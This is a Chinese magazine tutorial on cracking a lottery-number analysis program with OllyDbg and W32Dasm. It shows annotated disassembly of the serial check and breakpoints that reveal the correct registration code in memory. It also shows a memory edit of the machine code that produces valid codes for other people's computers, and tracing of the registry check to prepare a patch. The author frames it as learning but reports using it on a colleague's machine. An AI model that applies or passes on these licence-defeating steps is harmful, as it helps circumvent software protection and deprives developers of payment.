（本文涉及到的工具w32dasm和ollydbg，光盘有收录）



打造终极破解

张健

现在的软件自身的保护意识越来越强了，在注册码的生成上大都使用了与本机相关的机器码，所以以前用一个通用注册码在不同的机器上使用的方法就失效了，而且使用这种方法的程序其它保护措施也是非常多。在这方面还是国内软件做得比较好，看来是对国情考虑得比较清晰的缘故。

下面就一款国内的彩票软件作为例子来一个全程演示，因为乐透型福彩已经火遍中华大地，可是很少看见有关福彩软件的破解。这款软件是在Windows下运行，图形化界面，智能选号，旋转矩阵各种统计分析都带得很全，实用性实在是好。可是总有20次使用限制，当初我在网上找了好几个关于它的注册机，结果没有一个能用的！我可是喜欢正式注册的啊。为了免去不必要的麻烦，对原软件进行了一些技术处理，计算出的注册码与原软件计算结果已经不同，而且屏蔽掉了一些软件信息，毕竟我们重在学习！

一、取得本机下的注册码

下面先来看一下它没有注册时运行的界面，如图1。




图 1

下面请出OllyDbg v1.10b汉化版，把调试设置选项异常中的“INT3中断，单步中断，内存访问异常”都选中（为何不用TRW2000？因为这是运行在XP下）。

当运行到图1的时候我们切换回去，按F12暂停，再按Ctrl+F9，显示执行到返回，可是程序那边已经对你不理不睬了，只有Ctrl+F2重新载入！

暂时不考虑它，用Peid中文版看看程序是否加壳了，如图2。我喜欢，干干净净。




图 2

现在我们换个思路。既然不能直接跟踪，我们先用一个快速的方法，直接定位它的注册码的位置。看看它的注册信息有什么可以利用的东西，如图3、图4。




图 3




图 4

注意注册码要填16位，如果不对会提示的。看到图4中的"注册码输入错误，请重新注册"了吗？拿出W32dsm10，来一个双剑合璧。在W32dsm10中载入程序，点击"参考"，选择"串式数据参考"，然后在弹出的窗口中拖动滚动条找到"注册码输入错误，请重新注册"并双击。取得相应的代码（注：为清晰起见，代码取自W32dasm10的导出文件，因为此处地址与OllyDbg都是相同，便于分析。当然在跟踪调试时，OllyDbg提供良好的函数入口参数，分析时很是直观，可谓各有长短。后面代码也同样取自W32dasm10），代码分析如下：

```
* 取得机器码的地址
:00464FD6 8D44241C  lea eax, dword ptr [esp+1C]
:00464FDA 8BCC  mov ecx, esp
:00464FDC 89642430  mov dword ptr [esp+30], esp
* 将机器码地址压栈保存，作为参数准备进行计算
:00464FE0 50  push eax
:00464FE1 C644245C07  mov [esp+5C], 07
* 将机器码做参数准备进行计算
:00464FE6 E831CA0000 Call 00471A1C
:00464FEB 53  push ebx
:00464FEC 8D4C243C  lea ecx, dword ptr [esp+3C]
:00464FF0 C644245C04  mov [esp+5C], 04
:00464FF5 E836B2FFFF call 00460230
:00464FFA 8D4C2424  lea ecx, dword ptr [esp+24]
:00464FFE 51  push ecx
:00464FFF 8D4C2434  lea ecx, dword ptr [esp+34]
* 计算正确的注册码
:00465003 E818AEFFFF call 0045FE20
* 取得正确的注册码
:00465008  8B00 mov eax, dword ptr [eax]
* 将我们输入的注册码取出
:0046500A  8B542418 mov edx, dword ptr [esp+18]
* 下面将两个注册码作为参数压栈
:0046500E 50  push eax
:0046500F 52  push edx
* Reference To: MSVCRT._mbscmp, Ord:0159h
* 调用注册码比较函数，判断是否正确，并设置标置位
:00465010 FF15507D4800 Call dword ptr [00487D50]
:00465016 83C408 add esp, 00000008
:00465019 8D4C2420 lea ecx, dword ptr [esp+20]
* 根据标置位情况，判断是否为正确的注册码
:0046501D 85C0  test eax, eax
* 准备重新计算机器码是否正确，置bl 标志位
:0046501F 0F95C3  setne bl
* Reference To: MFC42.Ordinal:0320, Ord:0320h
* 调用机器码生成程序
:00465022 E8E3C90000  Call 00471A0A
* 测试BL 值
:00465027 84DB  test bl, bl
* 如果对BL 置0，即注册码正确跳转
* 其实是对EAX、EBX 同时进行判断，只改一处跳转到后面还是有问题
:00465029 741E  je 00465049
:0046502B 6A10  push 00000010
* Possible StringData Ref from Data Obj ->"注册"
:0046502D 68F01C4A00 push 004A1CF0
* Possible StringData Ref from Data Obj ->"注册码输入错误，请重新注册！"
```

上面已经很清楚了吧，重新运行OllyDbg，并在0046500E处设断点然后按下F9（运行），然后进入注册（如果出现异常直接按Shift+F9继续运行即可），按图3的内容注册码输入"1234567890123456"（随便好记就行），点击"注册"，这时程序被中断下来了，在OllyDbg左下角的窗口看到了什么，如图5，怎么样？我们自己输入的注册码以及正确的注册码都出来了吧！




图5

在注册码中输入"4686004409464481"，点击"注册"看到了什么。如图6，我们已经注册成功了！




图6

再看一眼程序重新启动时的提示窗口吧，如图7，我们是不是已经变得很有身份了，哈哈。




图7

到这就完了？（这么简单，想骗稿费不成？！冤枉，从按下计算机电源开关到注册成功，我可足足用了将近180秒哦！）往下看，精彩还在后面。

二、取得不同机器下的注册码

前面说了，这种软件是要结合用户输入的注册信息与计算机信息生成机器码，然后再共同运算生成真正的注册码，但是如何在自己的机器上生成别人的注册码？不要说做个注册机，如果说没有注册机生成软件怎么办？当别人还在千里之外，网络也不方便的情况怎么办？这些问题你没有想过吧？

来吧，让我们重返战场，不过在这之前，我们先到注册表中找到我们的注册信息并把它删除，否则我们无法使用注册，会提示已是正式用户。具体方法就不提了，能看这本杂志的朋友做起来应该很容易（否则又有骗稿费之嫌了）。

重新看代码分析，注意到：

```
* 将机器码地址压栈保存，作为参数准备进行计算
:00464FE0 50  push eax
```

这里是将机器码地址压栈保存，作为参数准备进行前期计算。如果在计算之前，我们改一下结果会如何呢？在00464FE0这一行下断点，重新运行。依然是进行注册对话框，此时的机器码是我们自己本机的机器码，注册码依然填"1234567890123456"，点击"注册"，回到OllyDbg。

现在我们按Alt+M（打开内存窗口），按Ctrl+B（查找）机器码"6607085860334417"，出现一个窗口，然后再在内存窗口中按Ctrl+L（继续查找），又找到一个结果。为什么查两次？程序进行正常运算有一个，在对话框的显示中还有一个。要是你经常玩金山游侠的话你就会觉得很正常啦，要是只查到一个你反而会觉得奇怪。来吧，我们把070用鼠标选

中，然后按下键盘的123（这里只是演示，故随便改了几个数，此时不需要按编辑键，直接输入要改的内容就自动进入到编辑对话框了）。记得要两处都改。好了，我们按下F9吧，运行到0046500E（我们前边下的断点），再按一下F8（步过），好了，看一下OllyDbg右下角的窗口吧，如图8，我们要的注册码已经出来了。




图8

我们按F9（运行）重新回到软件注册对话框中，虽然此时提示注册码错误（本来就是随便输的），但机器码已经改变了，如图9。




图9

拿别人的注册信息与机器码进行替换，然后把在图8位置看到的注册码输入看看结果如何。至此我们已经解决了如何取得别人机器上的注册码！我同事的机器就是采用这种方法搞定的，呵呵。

三、终极破解

回想一下，我们刚才取得注册码是因为它在内存中进行明文比较，如果它使用了比较复杂的算法，进行中间码的比较我们怎么办？使用一些现有的加密算法还好说，要是使用了一些自己的算法就更麻烦了。我可不愿意去跟踪。此时使用破解是最直接的方法了。好了我们进入下一部分。

有一句话叫万变不离其宗，程序再怎么变化也是要取得我们的注册信息进行比较的，我们先解决掉注册这一项，方法多多，具体语句后面一起讲。

改后，我们不管输入什么注册码，程序都会提示我们注册成功。可是当我们再一次运行程序的时候又会出现类似图1的窗口，说我们没有进行注册。分析一下，程序判断我们注册与否，不外乎读取磁盘注册文件与读取注册表信息，而现在没有新增加文件那就只有注册表一项了。思路明确就好办了，我们在OllyDbg中按Ctrl+N（打开导入函数表），找到**ADVAPI32.RegQueryValueExA**，按下回车（复制到参考中，有三个，地址分别为0042110C、0045FA9A、00467517，在此省去截图），然后再在参考中点鼠标右键选中"在每个命令中设置断点"（记得把我们以前设置的断点关闭）。

为什么在这里不用W32dasm10，使用类似取得注册码的方法？因为在W32dasm10的"串式数据参考"查到相关的串，进入之后会发现调用太复杂，而且不进行动态跟踪很难分清具体在何处实现的。如果有兴趣的话，你再到OllyDbg中前往指定表达式后，按下Ctrl+K（打开调用树），试着点几次，看看它的调用情况就知道了。这时还不如直接找到相关函数，再跟踪定位来得利落，毕竟我们是破解而不是学习作者如何编写程序。

好了，按下F9（运行）。经过跟踪发现0042110C位置不是我们想要的，可以按下Ctrl+B（打开断点窗口），选定0042110C再按下空格键将其关闭了。现在重点可以放在0045FA9A上了（按代码执行先后顺序来）。

这里再明确一次，我们要准备跟踪什么，如果不加分析的话，我们会进行很多无谓的跟踪很麻烦。因为程序要进行判断，必然要读取我们以前输入的注册码（这个注册码要以最后在注册表中所见到的为准，因为有可能进行变形处理），所以我们要跟踪程序，看它把我们随便输入的注册码什么时候读取到内存。好了，现在我们再观察一下0045FA9A处的代码：

```
* Reference To: ADVAPI32.RegQueryValueExA, Ord:017Bh
  * 调用读取注册表函数
  :0045FA9A FF1508704800
Call dword ptr [00487008]
  :0045FAA0 8BF0     mov esi, eax
  :0045FAA2 F7DE     neg esi
  :0045FAA4 1BF6     sbb esi, esi
  :0045FAA6 46       inc esi
* Reference To: KERNEL32.GetLastError, Ord:011Ah
  :0045FAA7 FF154C714800
Call dword ptr [0048714C]
```

发现在0045FAA7前没有进行调用，因此我们可以0045FAA7处设置断点，因为我们此时关心的是从注册表中读取的值。

好，Ctrl+F2（重新载入程序），按F9（运行）三次，看到了吗？如图10。

现在已经看到了我们自己输入的注册码"1234567890123456"。好，我们可以关闭掉这个断点了。




图10

下一步我们要找什么呢？对了，就是"4686004409464481"，因为不管它的注册码加密与否，最终都是要用来进行比较的！所以我们现在把目标锁定到"4686004409464481"上。按三次Ctrl+F9（执行直到返回），然后按F8（步过），很快我们就来到了0046082F，此时我们又会看到似曾相识的内容，如图11。




图11

对此处的代码分析如下：

```
* 取得正确的注册码
  :0046082F 8B00         mov eax, dword ptr [eax]
* 取得我们以前输入的注册码
  :00460831 8B542450     mov edx, dword ptr [esp+50]
* 将参数压栈，准备调用比较函数
  :00460835 50           push eax
  :00460836 52           push edx

* Reference To: MSVCRT._mbscmp, Ord:0159h
  * 调用比较函数
  :00460837 FF1550704800
Call dword ptr [00487D50]
  :0046083D 83C408       add esp, 00000008
  :00460840 8D4C2414     lea ecx, dword ptr [esp+14]
* 判断EAX值，正确值应为0，错误为-1
  :00460844 85C0         test eax, eax
* 将BL置位
  :00460846 0F94C3       sete bl

* Reference To: MFC42.Ordinal:0320, Ord:0320h
```

*是否看着很熟悉，在前面就有过这个的调用哦

*调用函数，如果正确的注册码就置BL为1

*里面函数的具体实现就略过了，好烦的哦，写出来又占地方了

*有兴趣的话可以进去跟踪一下

```
:00460849  E8BC110100  Call 00471A0A
```

*测试BL值，正确值应为1

```
:0046084E 84DB        test bl, bl
:00460850 C644243406  mov [esp+34], 06
:00460855 8D4C2440    lea ecx, dword ptr [esp+40]
```

*如果没有对标置位置1，即注册码错误跳转

```
:00460859 746E        je 004608C9
```

好了，现在万事俱备，如果进行破解修改什么地方呢？好多文章都是通过修改成跳转语句来实现的。其实这样并不是很稳妥。这种程序在调用验算函数时，经常同时修改多个值，并做一些标记，进行多处判断。而且在前面判断有时不出现跳转（如果跟踪下去，会发现程序对EAX与EBX同时进行了判断）。即使跳转语句正确，如果我们采用硬跳转，在注册时有时会出现不论注册与否都显示注册成功，程序看起来不够完美！由此可见，单纯的跳转并不是最好的解决办法！

